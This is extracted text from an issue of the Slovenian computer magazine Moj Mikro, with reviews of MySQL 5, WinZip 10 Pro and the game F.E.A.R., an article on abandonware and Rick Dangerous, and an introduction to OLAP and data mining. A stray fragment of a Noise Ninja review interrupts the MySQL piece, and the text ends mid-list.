Tri leta po prvih napovedih, predstavitvi in končnih rezultatih smo novembra končno dočakali, da je med nas udaril MySQL v svoji peti inkarnaciji. Podatkovni strežnik verjetno ne zanima širokega spektra uporabnikov, je pa zato dobrodošla popestritev za vse, ki potrebujejo tovrstne izdelke.

**Piše:** Aleš Farkaš


[ales.farkas@mojmikro.si](mailto:ales.farkas@mojmikro.si)



MySQL prinaša številne nove funkcionalnosti. Tu je dolgo pričakovana združitev dobrot ANSI SQL v tej dolgo pričakovani odprtokodni podatkovni zbirki, ki pa je na ravni največjih komercialnih podatkovnih strežnikov. Strežnik je dosegel visoko stopnjo zanesljivosti delovanja in s tem postaja čedalje zanimivejši tudi za širši auditorij. Uporabnost podatkovnih strežnikov iz dneva v dan narašča, v povezavi s spletnimi aplikacijami postaja že skorajda nenadomestljiva. MySQL je v tem segmentu zdaj postal enakovreden tekmeč.

## DELOVANJE NA VEČ OSNOVAH

Končna različica strežnika MySQL 5 je na voljo za različne operacijske sisteme, kot so Linux, Windows, Solaris Mac OS, FreeBSD, HP-UX, IBM AIX in še nekateri. Seveda je lepa lastnost MySQL-a možnost delovanja na več osnovah. Aplikacije lahko razvijete s prenosnikom in jih potem prenesete, recimo, na Windows Server 2003 ali katerega od drugih sistemov, na katerem deluje. In še vedno bi moralo vse delovati. Prav tako bi moralo de-



gitalnih fotoaparatih, še posebej tistih z visoko ločljivostjo senzorja, ki je hkrati (pre)majhen. V naših testih najnovejših fotoaparatorov vedno opozorimo na visok šum pri nizkih vrednostih občutljivosti in posebej pohvalimo (redke) izjeme. Kakorkoli že – šum je tu. Šum se odraža s pikicami različnih barv, ki se pojavljajo tam, kjer jih sicer ne bi pričakovali. Več šuma torej nastane pri slikah, ki jih zajemamo pri visoki občutljivosti ISO v slabših svetlobnih razmerah. Šum ne prinaša vedno katastrofalne posledice, vendar pa hitro naredi sliko zrnato in

### Noise Ninja 2

**Kaj:** Odstranjevanje šuma iz digitalnih fotografij in zajemov

**Kje:** [www.picturecode.com](http://www.picturecode.com)

**Za:** Odlično delovanje, možnost izdelave profilov, vezanih na strojno opremo

**Proti:** Magija ne deluje vedno pozitivno, izguba detajlov




lovati izvajanje transakcij prek heterogenih sistemov. V praksi bo to še treba temeljito preizkusiti, a stvari načeloma delujejo.

Nova različica prinaša poglede (views) v celotni izvedbi, shranjene procedure (stored procedures) v strežniku, vrstične prožilce (triggers) ter seveda kazalce (cursors) in na koncu še hranjene funkcije, ki so relevantne za sintakso standarda SQL:2003. Celotna zbirka je zdaj enako močna in temelji na istih standardih kot IBM DB2.

Za primerjavo naj povemo da so dodali možnost striktnega testiranja podatkovnih tipov brez dolgotrajnega programiranja (nov model za zagotovitev integritete podatkov). Dodali so novo knjižnico za finančne in matematične operacije. Vendar recimo VARCHAR še vedno podpira samo 255 znakov. Predvsem pri selitvi iz drugih podatkovnih strežnikov utegne zato priti do težav oziroma se boste morali znajti po svoje.

### LAŽJI ZA UPRAVLJANJE IN SELITEV

Podatkovni strežnik je zdaj tudi lažji za upravljanje, na voljo pa so številna grafična orodja za delo s podatki kot tudi za selitev (z vseh pomembnejših podatkovnih strežnikov)



in upravljanje sistema. Vključeno je tudi orodje **Instance Manager** za oddaljen in lokalni zagon in zaustavitev strežnika MySQL.

Podpora večjih izdelovalcev in neodvisnih izdelovalcev programskih rešitev in orodij za razvoj aplikacije je že zagotovljena. MySQL je zelo velikopotezen podatkovni strežnik, ki bo zdaj poskušal še bolj zadovoljiti že tako številni avditorij. Meri predvsem večja podjetja, ki bi s svojo navzočnostjo vsekakor pritegnila še kakšnega igralca v igro. Vendar so dobrodošli tudi vsi drugi, že zdaj množični projekti, ki tečejo na tem strežniku.

### MySQL 5

**Namenjen:** Organizacijam in posameznikom, ki potrebujejo shranjevanje in obdelavo večjih količin podatkov.

**Za:** Dobra in brezplačna različica za shranjevanje podatkov; novi dodatki, ki so bili že nujno potrebni

**Proti:** V osnovnem paketu še vedno ni dobrega urejevalnika celotne strukture od začetka do konca

**Cena:** Brezplačen

**Spletni naslov proizvajalca:** www.mysql.com

# Stisni me močnejše

Program WinZip poznamo verjetno prav vsi. Na trg je prišla nova različica, ki se grafično ni veliko spremenila, se pa po novem deli na dva dela – standardni in profesionalni.

**Piše:** Aleš Farkaš

ales.farkas@mojmikro.si

**V**saj tako so različici poimenovali. Nič kaj izvirna se mi ne zdijo ta imena. Ali so letnice ali pa kar suhoparna oznaka, ki označuje, »kdo ima večjega«. Te debate pustimo za druge in si pogledimo, kaj je sploh novega. Uporabnikom bo verjetno manj vidno **izboljšano stiskanje**. Pri današnjih razmerjih med cenami in velikostjo diskov je zanemarljivo, če program kakšno datoteko stisne za bajt ali dva več. Morda je to dobrodošlo pri prenosu po e-pošti, a razlika ni tako velika, da bi vsi skakali do stropa. So pa vseeno **nadgradili algoritem**, seveda pri obeh različicah.



### TUDI KOT RAZISKOVALEC

Obe različici ponujata novo možnost uporabe programa. Tako kot doslej ga lahko uporabite s čarovnikom (po mojem okusu neuporabno) ali kot običajen WinZip, s to razliko, da slednji deluje po novem tudi v **načinu raziskovalca**. Se pravi, na levi je drevesni prikaz strukture in datotek na desni pa stiskane datoteke. To omogoča lažje delo s samimi datotekami. Naslednja večja novost je **razbijanje na več stisnjenih datotek**. Tudi to zmožnost smo pri WinZipu že imeli in nikomur ni bila všeč, ker so avtorji igrali malce po svoje. Zdaj deluje v redu. Ni treba iskati zadnjega diska, potem prvega in vseh naslednjih spet proti koncu.

### POSODABLJANJE PREK SPLETA

WinZip se zna tudi posodabljati prek spleta. Še ena novost, ki jo mora imeti vsak nov program. Škoda, da Microsoft v Windows ne ponuja programa posebej za posodobitve, od koder bi lahko uporabnik preprosto nadziral in preverjal vse novosti programov.

WinZip v različici Pro prinaša tudi **avtomatiziranje procesov**. Končno je odklenkalo ukaz-



nim klicem, ko smo morali vse prej programirati, da se je stisnilo. Zdaj s pomočjo čarovnika samo označite, kje, kaj in kdaj, in stvar opravi svoje delo (ja, spet čarovnik – ti mi gredo na živce, ker je stvar za izkušene uporabnike neuporabna oziroma prepočasna). Pripravljeni so primeri za osnovne datoteke, ki jih večina uporabnikov uporablja. Različica Pro zna **neposredno stiskati na CD-je in DVD-je**. Za nameček pa so dodali še podporo za ukazno vrstico.

Skratka, pojavil se je program, ki vas ne sili, da ga obnovite vsako leto. Bo pa popestril in pohitрил delo vsem, ki si ga bodo omislili. ■

### WinZip PRO 10

**Namenjen:** Vsem, predvsem tistim, ki jim primanjkuje prostora

**Za:** Še vedno odlično orodje, s kopico novosti

**Proti:** –

**Cena:** Standard 29,95 USD; Pro 49,95 USD

**Spletni naslov proizvajalca:** www.winzip.com

Več informacij in ceniki:

# WWW.KFM.SI

NADGRADNJE IN NOVI RAČUNALNIKI!

**KFM**  
COMPUTERS

TEL (03) 898 1100  
FAX (03) 898 1135

## AMD XP

2600+ in tudi ostali procesorji

24 Mesecov

Vrhunska kvaliteta, brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

F.E.A.R.

## Od znotraj votlo, od zunaj pa ...

Kri, kri in še enkrat kri. Izredno nasilna igra z veliko medsebojnimi obračuni, pri katerih teče kri v potokih.

**Piše: Milan Simčič**

*milan.simcic@mojmikro.si*

Igra nas postavi v vlogo pripadnika posebnih enot First Encounter Assault Recon. Ta vojaška enota je namenjena za poseg v posebnih situacijah. Zgodba: Vojaški poveljnik Paxton Fettel je izgubil razsodnost in je prevzel poveljstvo nad tajno vojsko kloniranih vojakov, ki so telepatsko povezani z njim. Ta pobesnena vojska se pojavi v nekem mestu, ki je v varovanem območju, z neznano nalogo. Naš cilj je: ugotoviti, kaj počnejo, osvoboditi talce in jih onesposobiti.

Pri tem se spopadamo z različnimi nalogami, ki jih moramo uspešno opraviti.

### STRAH NA VSAKEM KORAKU

Pri igri navdušuje **grafika**, ki je res izvrstna, seveda pod pogojem, da imamo vrhunsko grafično kartico. Igra pa deluje tudi v nekoliko manj zmogljivih računalnikih, seveda v okrnjeni obliki. Manj je tekstur in podrobnosti. Na trenutke me je igra spominjala na **Half Life 2**, saj je bilo tudi tukaj precej truda vloženo v detajle. Krogle se odbijajo, naredijo v zidovih vdolbine, omet se kruši in podobno. Igranje pa še daleč ni tako zahtevno, saj je vedno prava samo ena pot do cilja. V tem pogledu igra precej spominja na **Doom 3**. Pobiti čim več nasprotnikov in to je to. Žal pa so si nekateri prostori na las podobni in dogaja se, da dobimo občutek, da smo v tem prostoru že bili. Po drugi strani pa je to morda tudi dobro, saj to vnaša v samo igro negotovost in pravo dozo zmede, saj nas lahko ravno v takih trenutkih iz zasede preseneti sovražnik. Torej strah je prisoten na vsakem koraku. Poleg prividov, ki se od časa do časa pojavijo in vplivajo na psiho, so tu še dodatni momenti, ki našenejo strah v kosti. Predvsem imam v mislih razne **zvočne učinke**, ki igri dajo še poseben pečat.

Kljub napovedim, da so nasprotniki zelo **inteligentni**, tega ne bomo opazili, če bomo igrali na osnovni stopnji. Poizkusiti je treba na težjih stopnjah.



### TUDI PREK OMREŽJA

Poseben čar je tudi igranje več igralcev prek omrežja. Tudi je bil narejen velik korak naprej. V vsakem trenutku vemo, kje so vsi nasprotniki, kar pripomore k temu, da se ni moč skriti in napadati iz zasede. Boj je odprt in pošten.

Ko pa smo že pri boju, je treba omeniti tudi to, da so močno orožje v boju od blizu tudi razni karate udarci, ki so učinkovitejši od drugega orožja. Z enim udarcem lahko v boju od blizu trajno onesposobimo nasprotnika. Seveda pa je za to treba pridno nabirati injekcije adrenalina, ki omogočijo prave reflekse.

Na koncu naj omenim še **počasni posnetek**. Namenjen je preživetju v hudih bojih. Na drugi strani pa je to edina možnost, da lahko vidiš, kakšne reflekse imaš, saj se sicer vse dogaja tako hitro. Nekateri bodo videli neverjetno podobnost s filmom Matrix.

### F.E.A.R.

**Kaj:** Strelska igra

**Za:** Odlična grafika z učinki in podrobnostmi; streljanje je zelo realistično.

**Proti:** Posamezni prizori so si zelo podobni. Nekoliko premalo umetne inteligence pri nasprotnikih

**Cena:** 9400 SIT pri nakupu prek spleta, redna cena je 9900 SIT

**Posodil in prodaja:** Colby, d.o.o., Ljubljana

**Spletna naslova prodajalcev:** [www.colby.si](http://www.colby.si); [www.igabiba.com](http://www.igabiba.com)

**Spletna stran igre:** [www.whatisfear.com](http://www.whatisfear.com)

Igre Flash

## Kje so tiste stezice. ...

Vsaka generacija zase misli, da je zadnja, ki je še živela v dobrih starih časih. Saj veste, to so ljudje, ki so prepričani, da so generacije za njimi sami nesposobneži, mlečnozobnci, medli ljudje brez ambicij in podobno. V ta koš lahko vržete tudi jamranje starejših, kako je bilo včasih vse drugače in seveda veeeeeliko bolje. Sodobni svet po njihovo pač po hitrem postopku leti v franže ... Scena na igričarskem področju ni bistveno drugačna.

**Piše: Matej Frece**

*matej.frece@mojmikro.si*

Čeprav komercializirana računalniška industrija iger obstaja že dobrih 25 let, lahko rečemo, da je marketinško dozorela šele v zadnjih slabih desetih letih, ko je končno zrastle v fazo, kjer se igre razvijajo, tržijo in prodajajo na enak način kot filmi, stripi in knjige. Seveda ta prehod v kruti kapitalizem, kjer ni prostora za človeška čustva, mnoge moti. In potem tarnajo, češ da so bile včasih igre veliko boljše, slabši grafiki navkljub, saj so bile dolge, inteligentne, zabavne in predvsem – imele so dušo. Kar niti ni čudno, saj je eno igro ponavadi ustvarjal samo en človek, ponavadi programer kot svoj popoldanski hobi.

### JE SAMO ZDAJ VELIKO SLABIH IGER?

Ena izmed mnogih kritik novodobnega igričarstva je ta, da se zdaj bojda producira ogromno slabih iger. Pravzaprav naj bi jih bilo toliko, da so dobre igre le še občasna anomalija. Pri tem tovrstni kritiki pozabljajo, da je bila **hiperprodukcija iger vedno prisotna** in je tudi v »starih časih« bilo več kot 90 % iger popolnoma zanič. A spomin je selektivna stvar in si zapomni samo dobre stvari in zato imamo danes občutek, da so včasih izhajali samo biseri. A če bi kdo od starih gamerjev vrgel oko na zbirko svojih starih 50 kaset s po 30 igrami, bo kaj kmalu ugotovil, da se časi niso prav nič spremenili. Le grafika in zvok sta se izboljšala.

### MODNA NOSTALGIJA IN ABANDONWARE

A ne glede na realno stanje stvari, je pred približno petimi leti računalniško skupnost zajela modna nostalgija. Nenadoma je ogromno gamerjev zalil val spominov na mladost in na stare igre, ki so jih igrali kot mulci. Kje so? Kaj



se je z njimi zgodilo? Ali bi se jih dalo igrati še z današnjimi sistemi? Od tu pa do pojava imenovanega »abandonwarea« je bil samo še korak.

Kot verjetno čivkajo že ptički na vejah, pod oznako abandonware spadajo tiste stare igre, ki jih ni mogoče več kupiti po legalnih poteh, saj jih založnik ne podpira več. Pustimo zaenkrat ob strani žolčne debate o tem, koliko je abandonware protizakonit – v svetu interneta je debata o tem bolj ali manj nesmiselna. Zakonitost gor ali dol, okoli leta 2000 je v internetu nenadoma vzniknilo na desetine spletnih strani, s katerih ste lahko sneli stare, legendarne in tudi prav nič legendarne igre. Seveda, ker je PC kot igralna osnova postala zanimiva šele tam v zgodnjih devetdesetih, je bila večina starih iger zapakirana kot igre za C64, Spectrum, Amstrad, Amigo, Atari itd. Kot posledica so v tem času vzniknili razni emulatorji starih računalnikov, a o njih bomo raje spregovorili kdaj drugič.

Do danes je število teh spletnih strani dokaj usahnilo. Večina zaradi naveličanosti skrbnikov, saj se jim jih ni dalo več posodabljati, nekaj pa zaradi pritiska združenja založnikov iger, ki so v tem videli grožnjo za upad dobička od prodaje novih iger – preprosto po logiki, da če gamer igra neko igro, je bolje, da igra novo igro, ki jo je kupil, kot pa staro igro, za katero mu ne morejo več zaračunavati. Dejstvo, da je pri tem (s pravnega stališča) šlo za nelegalno kopiranje intelektualne lastnine, je bila le voda na njihov mlin.

### ZAVETIŠČA ZAVRŽENIH IGER

Do danes se je od starejših večjih spletnih strani abandonwarea obdržala le ena: [www.the-underdogs.org](http://www.the-underdogs.org), pa še ta se z »novimi« stariimi igrami osveži le vsakih nekaj mesecev (včasih tedensko). A na njej ne boste našli zimzelenčkov tipa Monkey Island 1, ki je danes ne morete več kupiti – stran je namreč posvečena starim igram abandonware, ki so po svojih zasnovi in izvedbi odlične, a jih je javnost iz neznanega razloga spregledala. Kakovost igre

ponazarja štiristopenjska lestvica: **Real Dog** oznako dobijo tiste igre, ki so bile zaslužno spregledane, saj so res zanič, igre **brez oznak** so O.K., **Top Dog** so vredne posebne pozornosti, igre iz **Hall of Belated Fame** pa raje sploh ne poskušajte igrati, kajti te so tako dobre, da se od njih ne boste mogli ločiti dneve in tedne in mesece...

Med drugimi stranmi abandonware, ki so vzniknile pred kratkim, na pogorišču ostalih, velja omeniti še hrvaško, a v angleščini pisano **Abandonio** ([www.abandonio.org](http://www.abandonio.org)), spleča pa se skočiti še na bosansko [www.bhlegend.com](http://www.bhlegend.com).

vati: malo skakanja, malo akcije, malo ugank, a nič od tega ni tako hard core težko, da je ne bi zmožel (pre)igrati povprečen igralec. Ker je bila predvsem pisana za Amigo, se je našlo dovolj fanov, da so igro predelali tudi za PC. Ker je sestava igre precej preprosta, se je po krajši analizi izkazalo, da jo bo najlažje napisati v – **Flashu**. In tako se je tudi zgodilo. Igro, sicer derivat **Indiane Jonesa**, najdete na naslovu <http://rdfhost.free.fr/> a ker je ta stran občasno izklopljena, jo najdete tudi na [www.donpixel.com/play/en/051110133802](http://www.donpixel.com/play/en/051110133802) čeprav teče v veliko manjšem oknu.

## Stare dobre, a »zavržene« igre so zdaj pod imenom abandonware postale pravicata nostalgična moda.

Vsekakor je na spletnih straneh še vedno veliko pozornosti vrednih strani abandonware, a njihovo število presega velikost tegale članka. Kot vedno, je tudi tukaj **Google** vaš prijatelj.

### BO VSE DELOVALO?

Če se boste z veseljem spustili v svet vaše mladosti, boste kmalu naleteli na težavo. Če ste dovolj mladi, da je vaša igra bila pisana za PC, vseeno ni nujno, da bo igra delovala z današnjimi sistemi – od DOS-a do današnjih Oken se je nabralo toliko sprememb v delovanju operacijskega sistema, da navidezni združljivosti navkljub te v resnici sploh ni več. Treba bo kar dosti znanja in potrpežljivosti, da boste igro zagnali. Lahko pa upate, da je bila igra kakorkoli kakorkoli prirejena za današnje računalnike – bodisi kot remake ali pa skozi emulator starih PC-jev.

### ZIMZELENI NEVARNI RICK

Ena izmed takšnih zimzelenih iger, ki je še danes izjemno privlačna in adiktivna, je legenda iz leta 1989 z naslovom **Rick Dangerous**. Gre za čisto klasično žanrsko platformsko igrico, ki vsebuje vse, kar mora takšna igra vsebo-

Naš junak Rick se mora sprehoditi skozi štiri stopnje, polnih smrtonosnih pasti – pobegniti mora iz majanske piramide, ukrasti dragulj iz egipčanske piramide, rešiti talce iz nacističnega gradu ter sesuti bazo raket V-2. Pri tem si pomaga le s pištolo (tipka Ctrl + puščica gor) in nekaj palicami dinamita (Ctrl + dol). Na voljo ima sicer tudi palico (Ctrl + levo ali desno) za začasno onemogočanje sovražnikov in pritiskanje gumbov. Igra je narejena po načelu igre Memo – z vsakim igranjem boste odkrili več pasti, katere si bo treba zapomniti, če se jim boste hoteli pri naslednji rundi igranja izogniti. Ker je igra precej dolga in bo trajalo nekaj tednov, da jo obrnete, boste ob njej ugotovili, da tisto pravilo, da si možgani zapomnijo kvečjemu prvih sedem elementov zaporedja, vsekakor NE drži, saj si jih boste pri teji igri brez težav zapomnili na ducate in ducate ...

Kot zanimivost povejmo, da je pozneje izšla še igra **Rick Dangerous 2**, Core Design pa je pet let kasneje nameraval izdati še tretji del igre, ki naj bi bila v 3D, a so koncept igre »malenkostno« spremenili: glavnemu junaku so zamenjali spol ter ga/jo preimenovali v – **Laro Croft**, naslov igre pa v **Tomb Raider** ... ■

# www.mojmikro.si

**FORUM**

**NOVICE**

ČLANKI

PREIZKUSILI SMO

Več novic tako ali drugače povezanih s slovensko informacijsko srenjo lahko najdete na naši spletni strani!

**MOJ MIKRO**

ZE 20 let

podatkovne zbirke

# OLAP in izkopavanje podatkov

Podatke lahko s pomočjo tehnologije OLAP časovno in še s katero drugo dimenzijo pregledujemo, vendar kmalu potrebujemo nekaj več. In ravno tisto nekaj več je dodana vrednost takih poročil, zaradi kateri se kmalu začnemo spraševati: Kako pa so ti podatki v poročilih med seboj povezani, če sploh so, in kako?!

**Piše: Darko Jagarinec**

*darko.jagarinec@mojmikro.si*

**S**ama postavitev podatkovnega skladišča in uvedba orodij, ki kopljejo po podatkih s tehnologijo OLAP, se nam sprva zdi zadostna, saj smo dobili podatke, ki jih dnevno pregledujemo in pripravljamo poročila na vse možne načine. Določeno število uporabnikov je vedno zahtevnejše od večine – s tem ni nič narobe – ravno ti uporabniki so tisti, ki vrtajo v globino in raziskujejo premike v dnevni poročilih, ki sem jih omenil v prejšnjem članku (vprašanje, zakaj določene prodaje skokovito narastejo/upadejo).

Sam sem sprva s takimi uporabniki težje sodeloval (samo v začetku), predvsem z miselnostjo, češ »zakaj hočete toliko vedeti o povezavah med določenimi podatki?«. Pa sem se seveda zelo uštel – namreč gonilni sili raziskovanja sta vedno radovednost in zanimanje ljudi za določen segment poslovanja in zakonitosti (pravila), ki na tem področju veljajo. Da je ravno to tisti zanimivi del raziskovanja podatkov sem spoznal, ko sem se ukvarjal z izkopavanjem podatkov (data mining).


## GRAF JE NAZORNEJŠI OD TABELE

Ne smem pozabiti omeniti še eno, po mojem mnenju zelo pomembno dejstvo pri predstavitvi poročil s tehnologijo OLAP. Sam pomen podatkov (rezultatov) z orodji OLAP je zelo odvisen od tega, kako jih predstavimo. V

tabeli 1 imamo podatke po letih in vrsti prodane sadja, v grafu 1 pa imamo iste podatke predstavljene še v grafični obliki.

Banane	2004	2005
Jan.	3300	3000
Feb.	3400	2800
Mar.	2500	2600
Apr.	1000	1200
Maj	1200	1500
Jun.	1600	1700
Jul.	1900	1800
Avg.	1850	1800
Sep.	1750	1600
Okt.	2300	2000
Nov.	2300	1000
Dec.	2900	1100

**Tabela 1: Prikaz prodaje banan za leti 2004 in 2005**



**Graf 1: Grafični prikaz podatkov iz tabele 1**

Podatki v tabeli 1 dobijo čisto drugačen pomen kot podatki, vpeti v graf 1, čeprav gre za popolnoma iste podatke, le predstavljeni so drugače. In ljudje že po naravi lažje »beremo« in si predstavljamo podatke, predstavljene v grafični obliki, v tem primeru v obliki grafa 1. Na prvi pogled so podatki lepše predstavljeni z grafom kot pa s suhoparnim naštevanjem

**Skrivnost izkopavanja podatkov je v obdelavi ogromne količine podatkov na vnaprej določen način, ki ga postavimo kot model.**

števil v tabeli 1. Orodja OLAP že privzeto ponujajo vsaj osnovne oblike grafičnega oblikovanja podatkov. Velikokrat se iz grafične predstavitve v podatkih lažje odkrijejo težave, kot če bi gledali samo podatke oziroma številke v tabelah.

## KAJ POMENI IZKOPAVANJE PODATKOV

Korak dlje nas privede do razmišljanja, kakšni so vzroki za takšno prodajo, kot je predstavljena v tabeli 1? Je možno, da je cena sadja povzročila padeč/rast prodaje, morda sam ugled sadja, ugled uvoznika ali pa čisto nekaj drugega, o čemer se nam niti sanje ne? Tako odkrivanje zakonitosti, vzorcev in povezav v podatkih imenujemo izkopavanje podatkov (ali podatkovno rudarjenje). Že termin sam dobro opiše delo, ki ga bomo opravili – izkopavali bomo podatke. Seveda ne dobesečno, ker so sami podatki irealna predpostavka, lahko pa izkopavamo podatke in odkrijemo nam še neznanne povezave med podatki.

Bistveno, kar hočem povedati, je predvsem presenečenje, na katerega naletimo pri takem delu. V praksi se so že pojavili primeri, ko so podjetja v svojem poslovanju odkrila zakonitosti, ki jih na prvi pogled ali s prostim očesom ne bi nikoli odkrili. Z ustreznim znanjem lahko podatke z izkopavanjem podatkov še dodatno oplemenitimo. Znan je primer iskanja povezave nakupa otroških plen in piva v petek zvečer. Iskali so zakonitosti, če moški, kadar gre v petek zvečer v trgovino po otroške plenice, poleg teh še (sebi, seveda) kupi pivo. Kaj točno so odkrili oziroma dokazali v tem primeru, ne vem natančno, ker nekateri trdijo da obstaja povezava med izdelkoma, drugi pa zopet pravijo, da niso našli nobenega dovolj

dobrega dokaza in da to ne drži. Seveda je odvisno tudi od lokacije trgovine, vrste trgovine in podobno. Vendar je čutiti, da so te stvari lahko sila zanimive.

V vseh primerih pa drži naslednje: če hočemo iskati vzorce in povezave v podatkih (med podatki), moramo za vzorec vzeti

veliko (zadostno) količino podatkov. Za dobro iskanje potrebujemo kar največjo količino podatkov, če je to le mogoče. Zakonitosti v nakupovalnih središčih ne bomo našli, če bomo delali analize med 100 prodanimi izdelki (ki so kot postavke na računih), temveč šele, če bomo delali analize med 100.000 prodanimi izdelki.

## ZAKONITOSTI OMOGOČAJO AVTOMATIZACIJO IN NAČRTOVANJE

V svetu je več terminov za izkopavanje podatkov ali odkrivanje znanja (Knowledge Discovery in Data(bases) - KDD). Kaj pravzaprav delamo z izkopavanjem podatkov ali podatkovnim rudarjenjem, je težko povedati z eno besedo. Težnja je predvsem vzpostavitev modela iskanja problema ali zakonitosti, ki ga avtomatiziramo in izvedemo večkrat na čim večji količini podatkov. Kadar name uspe najti neke zakonitosti med podatki, nam to lahko izredno pomaga pri načrtovanju. Izkaže pa se tudi na primer, da lahko ugotovimo določene nakupovalne navade ljudi, če analiziramo prodajo v trgovinah. Obstajajo razmeroma enostavne analize, ki iščejo povezave med kupljenimi izdelki, ki so naštet na računu kupca. Kaj je tukaj pravzaprav smiselno iskati? Če smo kupili kruh, mleko, sir in časopis, velikokrat ne pomislimo, ali so ti izdelki med seboj povezani. Kolikokrat se vsi štirje pojavijo skupaj na računih kupcev? Ali je velika verjetnost, če kupimo mleko in kruh, da bomo kupili tudi sir? Pa dnevni časopis? V tem je čar te igre, iskanje med seboj povezanih kupljenih izdelkov (izdelkov). Še več, vprašanje, ki postavlja piko na i, je, zakaj to sploh potrebujemo! Preprosto zato: ko nam uspe ugotoviti določene povezave med prodanimi izdelki, jih lahko prodajamo na so-



sednjih policah in s tem ljudi še bolj »prisilimo«, da kupujejo kruh in seveda po analizah sodeč tudi mleko, sir in dnevni časopis. Cilj bo dosežen – večja prodaja in s tem napovedovanje prodaje in lažje načrtovanje naročanja izdelkov pri dobavitelju.

## TEHNIKE ISKANJA ZAKONITOSTI


Če se vrnemo k osnovam, kaj delamo s podatki: vsa skrivnost je v obdelavi ogromne količine podatkov na vnaprej določen način, ki ga postavimo kot model. Kako iskati zakonitosti? Kakšno napako pri tem dopuščamo tehniki iskanja? To so tehnike, ki se stotimilijonkrat izvajajo in za vsak prodan izdelek izdelujejo primerjavo oziroma povezavo z drugimi izdelki na računu. Znanе so tehnike s področij **umetne inteligence, statističnih metod in strojnega učenja**. Na kratko, podatki se med seboj primerjajo in poskušamo najti povezavo med vsemi izdelki (na računu). Pri izvajanju tehnik pa potrebujemo **zmogljive računalnike**, ki v razumljivem času izračunajo vse možne povezave in jih lahko pričakujemo v nekaj urah, dneh – skratka neuporabne so analize in tehnike, ki trajajo tedne in tedne, čeprav so tudi take možne in bi lahko iz njih odkrili še marsikaj zanimivejšega.

## KORAKI PRI ISKOPAVANJU PODATKOV

Kdo se loti izkopavanja podatkov? Tega se lahko lotijo končni uporabniki (ki uporabljajo OLAP dnevno), vendar vseeno potrebujejo določena, interdisciplinarna znanja. Samo poznavanje vsebine iskanja zakonitosti ni dovolj, obvezno moramo vedeti nekaj tudi o računalniških obdelavah podatkov, kako jih zbiramo, interpretiramo in podobno. Grobo definirani **koraki**, kako se lotimo osnovnega izkopavanja, so:

- opredelitev problema oziroma postavimo si model, kaj hočemo pridobiti iz podatkov,
- zbiranje in priprava podatkov iz več virov, ponavadi iz podatkovnega skladišča,
- izkopavanja podatkov kot tehnika in
